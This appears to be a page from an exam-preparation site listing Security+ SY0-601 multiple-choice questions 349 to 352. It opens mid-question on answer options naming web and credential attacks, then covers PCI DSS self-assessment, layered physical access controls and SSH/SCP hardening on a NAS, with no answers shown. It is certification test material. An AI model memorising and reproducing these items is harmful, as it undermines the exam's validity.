
B. LFI

C. Pass the hash

D. XSS

E. RFI

F. Directory traversal



Actual exam question from CompTIA's SY0-601
Question #: 349
Topic #: 1
[All SY0-601 Questions]


An information security manager for an organization is completing a PCI DSS self-assessment for the first time. Which of the following is the MOST likely reason for this type of assessment?

A. An international expansion project is currently underway.

B. Outside consultants utilize this tool to measure security maturity.

C. The organization is expecting to process credit card information.

D. A government regulator has requested this audit to be completed.



Actual exam question from CompTIA's SY0-601
Question #: 350
Topic #: 1
[All SY0-601 Questions]

Physical access to the organization's servers in the data center requires entry and exit through multiple access points: a lobby, an access control vestibule, three doors leading to the server floor, a door to the server floor itself, and eventually to a caged area solely for the organization's hardware. Which of the following controls is described in this scenario?


A. Compensating

B. Deterrent

C. Preventive

D. Detective

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 351
Topic #: 1
[All SY0-601 Questions]


A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

A. TFTP was disabled on the local hosts.

B. SSH was turned off instead of modifying the configuration file.

C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.

D. Network services are no longer running on the NAS.



Actual exam question from CompTIA's SY0-601

Question #: 352

Topic #: 1

[All SY0-601 Questions]

